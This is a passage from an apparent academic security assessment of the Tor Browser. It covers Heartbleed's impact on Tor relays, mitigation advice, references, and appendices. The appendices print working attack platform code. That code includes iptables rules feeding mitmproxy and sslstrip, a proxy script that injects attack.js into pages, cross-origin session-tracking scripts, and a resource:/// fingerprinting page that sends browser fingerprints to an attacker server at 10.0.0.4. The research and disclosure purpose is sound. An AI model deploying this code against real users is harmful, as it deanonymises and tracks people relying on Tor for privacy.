VI. HEARTBLEED

The recently disclosed Heartbleed vulnerability [44], [45] which affects OpenSSL versions 1.0.1 to 1.0.1g allows an attacker to reveal up to 64 kilobytes of memory including private keys and decrypted traffic contained in the OpenSSL application. The vulnerability is a result of a flawed implementation of the RFC6520 Heartbeat Extension that fails to do proper bounds checking on a client's heartbeat request message (instead trusting the length provided by the client) and returns both the client's payload and up to 64 kilobytes of the contents of the memory after the payload in the application's memory buffer. While this bug has widespread implications for HTTPS traffic (including the Canada Revenue Agency reporting the theft of 900 taxpayer social insurance numbers through exploitation of the bug [46]), it also has implications for the Tor protocol which uses TLS for connections to and from onion relays and directory authorities.

In the case of relays, there is the potential for an attacker to use the heartbleed bug to force a relay to leak both their onion key and relay identity key. Having these two keys alone, would allow an attacker to fake directory updates sent to a directory authority for a relay, potentially blocking Tor users from using the relay in their circuits. This could potentially be useful to force users into using relays controlled by the attacker, however, it would require a large number of malicious relays and would be easily detectable if a large number of relays suddenly updated their directory listing and/or stop receiving traffic. A more realistic attack if the attacker has obtained both the onion and identity key is to perform a MitM and impersonate a relay (possible as they are able to decrypt the first half of the Diffie-Hellman key exchanged discussed in section 2-A with the the onion key). However to be more useful than a attacker simply running their own relay, an attacker would have to be positioned such that they could perform a MitM attacks on a large number of relays (so that they control at least 2 relays in a given circuit).

In the case of directory authorities, it may be possible for an attacker to use the heartbleed bug to force a directory authority to leak it's authority signing key used to sign it's consensus of the network. However, as authorities private identity keys are stored off-line and not vulnerable, attacks on Tor directories are limited. Finally, and possibly the worst implication of the Heartbleed vulnerability for Tor, the Tor client its self is vulnerable to attack as it uses OpenSSL and heartbeat requests are possible in both directions. In theory a malicious entry relay could send a Heartbleed heartbeat request to a Tor client after a TLS session has been established and receive a dump of the client's OpenSSL applications memory, which may contain references to destinations the user has access via Tor.

To further access the impact of Heartbleed on the Tor network, a scan was conducted of all onion relays using a modification of the code found in [47] to add support automated scanning. At the time of scanning (April 10th) 1183 of 4423 online relays were found to be vulnerable of which 219 were exit relays and 0 were directory authorities (it is likely that the directory authorities were vulnerable but patched after the disclosure of the vulnerability but before the scan was conducted). Of the 1183 vulnerable relays, one named xshells was in the top 10 relays for bandwidth (meaning it is more likely to be selected regularly for circuits). A complete list of vulnerable relays found in the scan has been made available at http://publish.uwo.ca/~dservos5/nodes.xlsx as it is too long to fit in the Appendix.

VII. Mitigation

This section details the current status of each exploit discussed and any recommendations for mitigating their potential to be exploited if required.

A. resource:/// Leak

As of writing all current and beta versions of the Tor Browser Bundle are vulnerable and there does not seem to be published fix. Bug #8725 [48] on the Tor bug tracker which was originally created to deal with a less severe version of this vulnerability was updated by my self with the findings in this paper, a recommended temporary fix and a test script for checking future versions of the Tor Browser. The bug was subsequently reassigned as a new issue but has yet to be assigned or fixed.

A proper long term fix for this issue would be to limit access to resource:/// and other special Firefox URLs to only internal and extension use (i.e. not allowing requested for websites). In the short term, simply adding "#" symbols to the top of the JavaScript preference files would cause an error when attempting to be read in by a HTML script tag but still allow Firefox's internal scripts to read the file as they are first parsed to replace "%" tags and remove comments starting with a "#" symbol.

B. Port Fingerprinting & Loopback Attack

Changes made in the Tor Browser with versions 3.5.2 and higher no longer allow connections to the loopback address and no longer have rules allow exceptions to proxy settings by default. Unfortunately, it seems this change took place after I began work on this project with version 3.5.1. The change is discussed in bug #10419 [49] on the Tor bug tracker.

C. Path Leak

As of writing the current version of Firefox has resolved the issue, however, the changes have yet to be incorporated into the Tor Browser or Firefox ESR. In the meantime, it is advisable that users either use the Linux version of the Tor Browser (unaffected by the vulnerability) or ensure the path to the Tor Browser leaks a minimal amount of information (e.g. does not contain the Windows username).

D. General End User Mitigation

In general there are several mitigation strategies end users can employ to reduce risk while using the Tor Browser:

- **Tor VM or Live CD:** Several Linux distributions exist, including Whonix [50], designed around transparently forcing all traffic to be sent over Tor. Sand-boxing the browser and preventing any requests outside of the Tor network would prevent most potential exploits and greatly reduced possible fingerprinting surfaces.
- **Do not add extensions:** Adding extensions to the Tor Browser introduces new fingerprinting surfaces, potential exploits and risk of the extensions author introducing malicious code. Ideally, only the default extensions should be used.
- **Use current version:** As the Tor Browser is frequently updated with security patches, the most current version of the Browser Bundle should be used whenever possible.
- **Check security indicators:** Browser security indicators, especially the lock symbol which indicates HTTPS, should be observed when entering sensitive or identifying information as attacks like sslstrip may not cause any visible warnings. Similarly, it should be assumed that all traffic transmitted over Tor that is not encrypted is viewed by a third party.
- **Disable JavaScript:** The majority of browser vulnerabilities involve the use of JavaScript in some way. Disabling JavaScript could avoid most potential exploits but drastically lower compatibility with most websites. Extensions like NoScript allow the user to selectively disable JavaScript based on a whitelist of sites, however, this also introduces a new fingerprinting surface based on determining what sites are contained in a user's whitelist.

VIII. Conclusions & Future Work

This work has shown that the current Tor Browser version is at best vulnerable to fingerprinting (resource:/// and Tor path leak) and possibly vulnerable to identifying the user through their Windows username. Also shown is that a novel fingerprinting method using the current status of ports on a device is possible using the described loopback attack in Tor Browser versions less than 3.5.2. The presented attack platform, demonstrates that recording and tracking traffic over a user's Tor Browser session is possible and that MitM attacks such as sslstrip are trivial, yet effective using mostly off-the-shelf software. The current status of each vulnerability is discussed and mitigation strategies are given where appropriate.

Several directions for future work are possible, including finding new fingerprinting surfaces by analyzing the timing of various browser functions and collecting more data on common open port combinations to further test the potential of network ports as a fingerprinting surface. While the port scanning method described in this paper is no longer possible in current versions of the Tor Browser, applying the same techniques to other software (like the unmodified Firefox browser) could have potential for tracking users beyond application and browser boundaries. Applying machine learning techniques to the time recorded for a websocket connection to disconnect could potentially find more interesting classifications of open ports based on the differences in software listing on the port. Matching common patterns of open ports with specific system configurations and software packages could potentially leak additional information about users.

While this work does demonstrate several weaknesses in the current Tor Browser version, using the end user mitigation strategies in section 7-D will still allow for relatively safe anonymous browsing.

References

[1] R. Dingledine, N. Mathewson, and P. Syverson, "Tor: The second-generation onion router," tech. rep., DTIC Document, 2004.

[2] D. M. Goldschlag, M. G. Reed, and P. F. Syverson, "Hiding routing information," in *Information Hiding*, pp. 137–150, Springer, 1996.

[3] D. Goldschlag, M. Reed, and P. Syverson, "Onion routing for anonymous and private internet connections," *Communications of the ACM*, vol. 42, no. 2, pp. 39–41, 1999.

[4] G. Danezis, "Mix-networks with restricted routes," in *Privacy Enhancing Technologies*, pp. 1–17, Springer, 2003.

[5] D. L. Chaum, "Untraceable electronic mail, return addresses, and digital pseudonyms," *Communications of the ACM*, vol. 24, no. 2, pp. 84–90, 1981.

[6] S. J. Murdoch and G. Danezis, "Low-cost traffic analysis of tor," in *Security and Privacy, 2005 IEEE Symposium on*, pp. 183–195, IEEE, 2005.

[7] K. Bauer, D. McCoy, D. Grunwald, T. Kohno, and D. Sicker, "Low-resource routing attacks against tor," in *Proceedings of the 2007 ACM workshop on Privacy in electronic society*, pp. 11–20, ACM, 2007.

[8] M. V. Barbera, V. P. Kemerlis, V. Pappas, and A. D. Keromytis, "Cellflood: Attacking tor onion routers on the cheap," in *Computer Security–ESORICS 2013*, pp. 664–681, Springer, 2013.

[9] J. Feigenbaum, A. Johnson, and P. Syverson, "Probabilistic analysis of onion routing in a black-box model," *ACM Transactions on Information and System Security (TISSEC)*, vol. 15, no. 3, p. 14, 2012.

[10] Z. Ling, J. Luo, W. Yu, X. Fu, D. Xuan, and W. Jia, "A new cell counter based attack against tor," in *Proceedings of the 16th ACM conference on Computer and communications security*, pp. 578–589, ACM, 2009.

[11] The Tor Project, "Tor Project: Anonymity Online." https://www.torproject.org/. [Online; accessed 23-Feb-2014].

[12] The Tor Project, "Tor Browser Bundle." https://torproject.org/torbrowser/. [Online; accessed 23-Feb-2014].

[13] Mozilla, "Firefox Extended Support Release for Your Organization, Business, Enterprise." https://www.mozilla.org/en-US/firefox/organizations/. [Online; accessed 23-Feb-2014].

[14] Electronic Frontier Foundation, "HTTPS Everywhere." https://www.eff.org/https-everywhere. [Online; accessed 23-Feb-2014].

[15] InformAction, "NoScript - JavaScript/Java/Flash blocker for a safer Firefox experience!." http://noscript.net/. [Online; accessed 23-Feb-2014].

[16] The Tor Project, "Tor Project: Torbutton." https://www.torproject.org/torbutton/. [Online; accessed 23-Feb-2014].

[17] K. Poulsen, "FBI Admits It Controlled Tor Servers Behind Mass Malware Attack." http://www.wired.com/threatlevel/2013/09/freedom-hosting-fbi/, 2013. [Online; accessed 23-Feb-2014].

[18] Mozilla, "MFSA 2013-53: Execution of unmapped memory through onreadystatechange event." https://www.mozilla.org/security/announce/2013/mfsa2013-53.html, 2013. [Online; accessed 23-Feb-2014].

[19] The Tor Project Blog, "Tor security advisory: Old tor browser bundles vulnerable." https://blog.torproject.org/blog/tor-security-advisory-old-tor-browser-bundles-vulnerable, 2013. [Online; accessed 23-Feb-2014].

[20] V. Tsyrklevich, "Analysis of the Tor Browser Bundle exploit payload." http://tsyrklevich.net/tbb_payload.txt. [Online; accessed 23-Feb-2014].

[21] D. Servos, "Tor Vulnerability Assessment Project Code." http://publish.uwo.ca/~dservos5/Tor_Vulnerability_Assessment_Code.zip. [Online; accessed 15-Apr-2014].

[22] Common Attack Pattern Enumeration and Classification, "CAPEC-275: DNS Rebinding." https://capec.mitre.org/data/definitions/275.html. [Online; accessed 10-Apr-2014].

[23] R. Hansen and J. Grossman, "Clickjacking." http://www.sectheory.com/clickjacking.htm, September 2008. [Online; accessed 10-Apr-2014].

[24] J. Mayer and A. Narayanan, "Do Not Track - Universal Web Tracking Opt Out." http://donottrack.us/. [Online; accessed 10-Apr-2014].

[25] M. Perry, "Torbutton Design Documentation." https://www.torproject.org/torbutton/en/design/, April 2011. [Online; accessed 10-Apr-2014].

[26] B. N. Levine, M. K. Reiter, C. Wang, and M. Wright, "Timing attacks in low-latency mix systems," in *Financial Cryptography*, pp. 251–265, Springer, 2004.

[27] V. Shmatikov and M.-H. Wang, "Timing analysis in low-latency mix networks: Attacks and defenses," in *Computer Security–ESORICS 2006*, pp. 18–33, Springer, 2006.

[28] R. Pries, W. Yu, X. Fu, and W. Zhao, "A new replay attack against anonymous communication networks," in *Communications, 2008. ICC'08. IEEE International Conference on*, pp. 1578–1582, IEEE, 2008.

[29] S. J. Murdoch and P. Zieliński, "Sampled traffic analysis by internet-exchange-level adversaries," in *Privacy Enhancing Technologies*, pp. 167–183, Springer, 2007.

[30] A. Serjantov and P. Sewell, "Passive attack analysis for connection-based anonymity systems," in *Computer Security–ESORICS 2003*, pp. 116–131, Springer, 2003.

[31] R. Jansen, F. Tschorsch, A. Johnson, and B. Scheuermann, "The sniper attack: Anonymously deanonymizing and disabling the tor network," 2014.

[32] G. Fleischer, "Attacking tor at the application layer," *Presentation at DEFCON*, vol. 17, 2009.

[33] P. Winter and S. Lindskog, "Spoiled onions: Exposing malicious tor exit relays," *arXiv preprint arXiv:1401.4917*, 2014.

[34] The Tor Project, "gitweb.torproject.org - chutney.git/summary." https://gitweb.torproject.org/chutney.git. [Online; accessed 23-Feb-2014].

[35] A. Cortesi, "mitmproxy: a man-in-the-middle proxy." http://mitmproxy.org/. [Online; accessed 11-Apr-2014].

[36] M. Marlinspike, "Software ¿¿ sslstrip." http://www.thoughtcrime.org/software/sslstrip/. [Online; accessed 11-Apr-2014].

[37] pc-help.org, "MSN Cookie Data Crosses Domains." http://www.pc-help.org/privacy/ms_guid.htm, August 2000. [Online; accessed 11-Apr-2014].

[38] P. Eckersley, "How unique is your web browser?," in *Privacy Enhancing Technologies*, pp. 1–18, Springer, 2010.

[39] V. Vasilyev, "fingerprintjs." https://github.com/Valve/fingerprintjs. [Online; accessed 12-Apr-2014].

[40] G. Fleischer, "Bug 503221 Locale can be determined using jar: protocol to test resource:///chrome/ entries." https://bugzilla.mozilla.org/show_bug.cgi?id=503221, July 2009. [Online; accessed 12-Apr-2014].

[41] T.-F. Yen, X. Huang, F. Monrose, and M. K. Reiter, "Browser fingerprinting from coarse traffic summaries: Techniques and implications," in *Detection of Intrusions and Malware, and Vulnerability Assessment*, pp. 157–175, Springer, 2009.

[42] G. Fleischer, "Bug 503228 - Unhandled error from BrowserFeedWriter close() method reveals installation path." https://bugzilla.mozilla.org/show_bug.cgi?id=503228, July 2009. [Online; accessed 13-Apr-2014].

[43] cypherpunks, "#9308 (JavaScript's BrowserFeedWriter() leaks installation paths on OS X and Windows)." https://trac.torproject.org/projects/tor/ticket/9308, July 2013. [Online; accessed 13-Apr-2014].

[44] Codenomicon, "Heartbleed Bug." http://heartbleed.com/, April 2014. [Online; accessed 14-Apr-2014].

[45] OpenSSL, "OpenSSL Security Advisory [07 Apr 2014]." https://www.openssl.org/news/secadv_20140407.txt, April 2014. [Online; accessed 14-Apr-2014].

[46] P. Evans, "Heartbleed bug: Revenue Canada knew about stolen SINs last Friday." http://www.cbc.ca/news/business/heartbleed-bug-revenue-canada-knew-about-stolen-sins-last-friday-1.2609192, April 2014. [Online; accessed 14-Apr-2014].

[47] M. Davis, "heartbleed-altered.py." https://gist.github.com/mpdavis/10171593, April 2014. [Online; accessed 14-Apr-2014].

[48] holizz, "#8725 (resource:// URIs leak information)." https://trac.torproject.org/projects/tor/ticket/8725, April 2013. [Online; accessed 14-Apr-2014].

[49] M. Perry, "#10419 (Can requests to 127.0.0.1 be used to fingerprint the browser?)." https://trac.torproject.org/projects/tor/ticket/10419, December 2013. [Online; accessed 14-Apr-2014].

[50] whonix.org, "Whonix - Anonymous Operating System." https://www.whonix.org/. [Online; accessed 14-Apr-2014].

APPENDIX A
CONFIGURATION FILES

A. Chutney Configuration Script

```
Authority = Node(tag="da", authority=1, relay=1, torrc="authority.tmpl", ip="10.0.0.1")
Relay1 = Node(tag="dr", relay=1, torrc="relay.tmpl", ip="10.0.0.2")
Relay2 = Node(tag="dr", relay=1, torrc="relay.tmpl", ip="10.0.0.3")
Relay3 = Node(tag="drx", relay=1, torrc="relay.tmpl", ip="10.0.0.4")

Client1 = Node(tag="dc", torrc="client.tmpl", ip="10.0.0.10")

NODES = Authority.getN(1) + Relay1.getN(1) + Relay2.getN(1) + Relay3.getN(1) + Client1.getN(1)

ConfigureNodes(NODES)
```

B. Exit Node Tor Configuration File

```
TestingTorNetwork 1
DataDirectory /home/dan/chutney/net/nodes/003drx
RunAsDaemon 1
ConnLimit 60
Nickname test003drx
ShutdownWaitLength 0
PidFile /home/dan/chutney/net/nodes/003drx/pid
Log notice file /home/dan/chutney/net/nodes/003drx/notice.log
Log info file /home/dan/chutney/net/nodes/003drx/info.log
ProtocolWarnings 1
SafeLogging 0
DirAuthority test000da orport=5000 no-v2 hs v3ident=D757672306C35F7483CEF3F51549310EF86C6069 10.0.0.3:7000
    E76008C2AEC438038A92F222242CA705BA4EA909

SocksPort 0
OrPort 5003
Address 10.0.0.4
DirPort 7003

TestingServerDownloadSchedule 10, 2, 2, 4, 4, 8, 13, 18, 25, 40, 60

ExitPolicy accept *:80
ExitPolicy accept *:443
ExitPolicy reject *:*
```

C. Windows Tor Client Configuration File

```
DataDirectory C:\Users\Dan\Desktop\Tor Browser\Data\Tor
DirReqStatistics 0
GeoIPFile C:\Users\Dan\Desktop\Tor Browser\Data\Tor\geoip

TestingTorNetwork 1
ConnLimit 60
Nickname test005dc
ShutdownWaitLength 0
Log notice file C:\Users\Dan\Desktop\Tor Browser\Data\Tor\notice.log
Log info file C:\Users\Dan\Desktop\Tor Browser\Data\Tor\info.log
ProtocolWarnings 1
SafeLogging 0
DirAuthority test000da orport=5000 no-v2 hs v3ident=D757672306C35F7483CEF3F51549310EF86C6069 10.0.0.3:7000
    E76008C2AEC438038A92F222242CA705BA4EA909
```

APPENDIX B
ATTACK PLATFORM SCRIPTS

A. iptables Rules

```
#clear iptables
iptables -F
iptables -X
iptables -t nat -F
iptables -t nat -X
iptables -t mangle -F
iptables -t mangle -X
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT

#set up redirects for mitmproxy
iptables -t nat -A OUTPUT -p tcp -m owner --uid-owner tor --dport 80 -j REDIRECT --to-port 6060
iptables -t nat -A OUTPUT -p tcp -m owner --uid-owner tor --dport 443 -j REDIRECT --to-port 6060

#set up redirects for sslstrip
iptables -t nat -A OUTPUT -p tcp -m owner --uid-owner mitm --dport 80 -j REDIRECT --to-port 6666
```

B. MitM Proxy Inline Script

```
import uuid
from libmproxy.script import concurrent

@concurrent
def request(context, flow):
     if flow.request.method in ['GET','POST'] and flow.request.host != "10.0.0.4":
        id = uuid.uuid4().hex
        flow.request.headers["mitm_uuid"] = [id]

@concurrent
def response(context, flow):
     origin = ['*']
     if 'Origin' in flow.request.headers:
        origin = flow.request.headers['Origin']

     scheme = "http://"
     #if flow.request.scheme == "https":
     #  scheme = "https://"

     if flow.request.method == 'OPTIONS':
        flow.response.headers["Access-Control-Allow-Origin"] = origin
        flow.response.headers["Access-Control-Allow-Methods"] = ['*']
        flow.response.headers["Access-Control-Allow-Headers"] = ['*']
        flow.response.headers["Access-Control-Max-Age"] = ['1728000']
        flow.response.headers["Access-Control-Allow-Credentials"] = ['true']
        flow.response.code = 200

     if 'Content-Type' in flow.response.headers and "text/html" in flow.response.headers['Content-Type'][0]
          and flow.request.method in ['GET','POST'] and flow.request.host != "10.0.0.4" and flow.response.
        code in [200, 201, 202, 203]:
        id = flow.request.headers["mitm_uuid"];
        flow.response.headers["Access-Control-Allow-Origin"] = origin
        flow.response.headers["X-XSS-Protection"] = ['0']
        flow.response.headers["Access-Control-Allow-Credentials"] = ['true']
        flow.response.headers["mitm_uuid"] = id;
        flow.response.headers["P3P"] = ['CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM"']
        flow.response.replace('</body>', '<script>var mitm_uuid="%s";</script><script src="%s10.0.0.4/
            attack.js"></script></body>' % (id[0],scheme))
     elif flow.request.host == "10.0.0.4":
        flow.response.headers["Access-Control-Allow-Origin"] = origin
        flow.response.headers["Access-Control-Allow-Credentials"] = ['true']
        flow.response.headers["X-XSS-Protection"] = ['0']
        flow.response.headers["P3P"] = ['CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM"']
```

C. Bash Scripts to Run MitM Proxy and sslstrip

```
#!/bin/bash
su - mitm -c "mitmproxy -T --host -a -p 6060 -s inject_line.py --anticache"
```

```
#!/bin/bash
su - sslstrip -c "sslstrip -w /home/dan/ssltest.log -a -l 6666 -f"
```

Appendix C
Code to Support Cross-Origin Session Tracking

Note that in the code in this appendix HTML5 local stroage is used rather than a traditional cookie, however, the result is effectively the same.

A. *attack.js*

```
function getQueryVariable(variable) {
  var query = window.location.search.substring(1);
  var vars = query.split("&");
  for (var i=0;i<vars.length;i++) {
    var pair = vars[i].split("=");
    if (decodeURIComponent(pair[0]) == variable) {
      return decodeURIComponent(pair[1]);
    }
  }
  return null;
}

var sid = localStorage['mitm_sid'];
var ok = false;
if(sid == null) {
        sid = getQueryVariable('mitm_sid');

        if(sid == null) {
                if(window == window.top) {
                        window.location = "http://10.0.0.4/makecookie.html?ref=" + encodeURIComponent(
                            window.location.href.toString());
                }
        } else {
                localStorage['mitm_sid'] = sid;
                ok = true;
        }
} else {
        ok = true;
}

//Run other attacks on Tor Browser here.
```

B. *makecookie.html*

Note that makecookie.html could likely be vastly improved by making it a PHP script that sends a redirect response to the browser rather than forcing it to first load a blank looking HTML page.

```
<html>
<body>
<script>
function getQueryVariable(variable) {
  var query = window.location.search.substring(1);
  var vars = query.split("&");
  for (var i=0;i<vars.length;i++) {
    var pair = vars[i].split("=");
    if (decodeURIComponent(pair[0]) == variable) {
      return decodeURIComponent(pair[1]);
    }
  }
  return null;
}

function generateUUID(){
    var d = new Date().getTime();
    var uuid = 'xxxxxxxx-xxxx-4xxx-yxxx-xxxxxxxxxxxx'.replace(/[xy]/g, function(c) {
        var r = (d + Math.random()*16)%16 | 0;
        d = Math.floor(d/16);
        return (c=='x' ? r : (r&0x7|0x8)).toString(16);
    });
    return uuid;
};


var sid = localStorage['sid'];
if(sid == null) {
        sid = generateUUID();
        localStorage['sid'] = sid;
}

var url = getQueryVariable('ref');
if(url.indexOf("mitm_sid") == -1) {
        if(url.indexOf("?") != -1) {
                url = url + "&mitm_sid=" + encodeURIComponent(sid);
        } else {
                url = url + "?mitm_sid=" + encodeURIComponent(sid);
        }
        window.location = url;
}
</script>
</body>
</html>
```

Appendix D
Code to Support Fingerprinting

A. *000-tor-browser.js*

000-tor-browser.js for Windows Tor Browser version 3.5.3 using the enUS language locale. Only relevant code is shown, "...." denotes omitted code.

```
....

// Fingerprinting
pref("webgl.min_capability_mode", true);
pref("webgl.disable-extensions", true);
pref("dom.battery.enabled", false); // fingerprinting due to differing OS implementations
pref("dom.network.enabled",false); // fingerprinting due to differing OS implementations
pref("browser.display.max_font_attempts",10);
pref("browser.display.max_font_count",10);
pref("gfx.downloadable_fonts.fallback_delay", -1);
pref("general.appname.override", "Netscape");
pref("general.appversion.override", "5.0 (Windows)");
pref("general.oscpu.override", "Windows NT 6.1");
pref("general.platform.override", "Win32");
pref("general.useragent.override", "Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0");
pref("general.productSub.override", "20100101");
pref("general.buildID.override", "20100101");
pref("browser.startup.homepage_override.buildID", "20100101");
pref("general.useragent.vendor", "");
pref("general.useragent.vendorSub", "");
pref("dom.enable_performance", false);
pref("plugin.expose_full_path", false);
pref("browser.zoom.siteSpecific", false);
pref("intl.charset.default", "windows-1252");
// pref("intl.accept_languages", "en-us, en"); // Set by Torbutton
// pref("intl.accept_charsets", "iso-8859-1,*,utf-8"); // Set by Torbutton
// pref("intl.charsetmenu.browser.cache", "UTF-8"); // Set by Torbutton

....

// Version placeholder
pref("torbrowser.version", "3.5.3-Windows");
pref("general.useragent.locale", "en-US");
```

B. *Code to Support resource:/// Fingerprinting*

It is assumed that this code would be contained in an iframe injected into a GET or POST HTTP response by the attack platform described in section 4-A.

```
<html>
<body>
<script type="text/javascript">
var prefs = new Array();
var i = 0;
var torversion = null;
var torlang = null;

//Hash function from https://stackoverflow.com/a/7616484
String.prototype.hashCode = function() {
  var hash = 0, i, chr, len;
  if (this.length == 0) return hash;
  for (i = 0, len = this.length; i < len; i++) {
    chr   = this.charCodeAt(i);
    hash  = ((hash << 5) - hash) + chr;
    hash |= 0; // Convert to 32bit integer
  }
  return hash;
};

//Overwrite pref functions used in 000-tor-browser.js, etc.
//Store all prefs in the prefs array with their key.
function pref(var1, var2) {
        prefs[i++] = var1 + " = " + var2;
        if (var1 == "torbrowser.version"){
                torversion = var2;
        } else if(var1 == "general.useragent.locale") {
                torlang = var2;
        }
}


function done(){
        //Find the session id we created earlier
        var sid = localStorage['sid'];

        //Session id is not yet set, abort.
        if(sid == null) {
                return;
        }

        //Find traditional fingerprint using fingerprintjs
        var fp = new Fingerprint({screen_resolution: false, canvas: false, ie_activex: false});
        var bprint = "" + fp.get();


        //Make pref hash by appending all settings and generating hash code.
        var prefhash = "null";
        if(prefs.length > 0) {
                var prefstring = prefs.join('###');
                prefhash = "" + prefstring.hashCode();
        }

        //Save our fingerprints by sending them off to our LAMP stack.
        var url = "http://10.0.0.4/savefingerprint.php?sid=" + sid + "&prefhash=" + prefhash + "&bprint=" +
             bprint + "&torversion=" + encodeURIComponent(torversion) + "&torlang=" + encodeURIComponent(
            torlang);
        var xmlHttp = new XMLHttpRequest();
        xmlHttp.open("GET", url, true);
        xmlHttp.send(null);
}
</script>

<script type="text/javascript" src="resource:///defaults/preferences/firefox.js"></script>
<script type="text/javascript" src="resource:///defaults/preferences/firefox-branding.js"></script>
<script type="text/javascript" src="resource:///defaults/preferences/firefox-l10n.js"></script>
<script type="text/javascript" src="resource:///defaults/preferences/000-tor-browser.js"></script>
<script type="text/javascript" src="http://10.0.0.4/fingerprintjs/fingerprint.js" onload="done()"></script>
</body>
</html>
```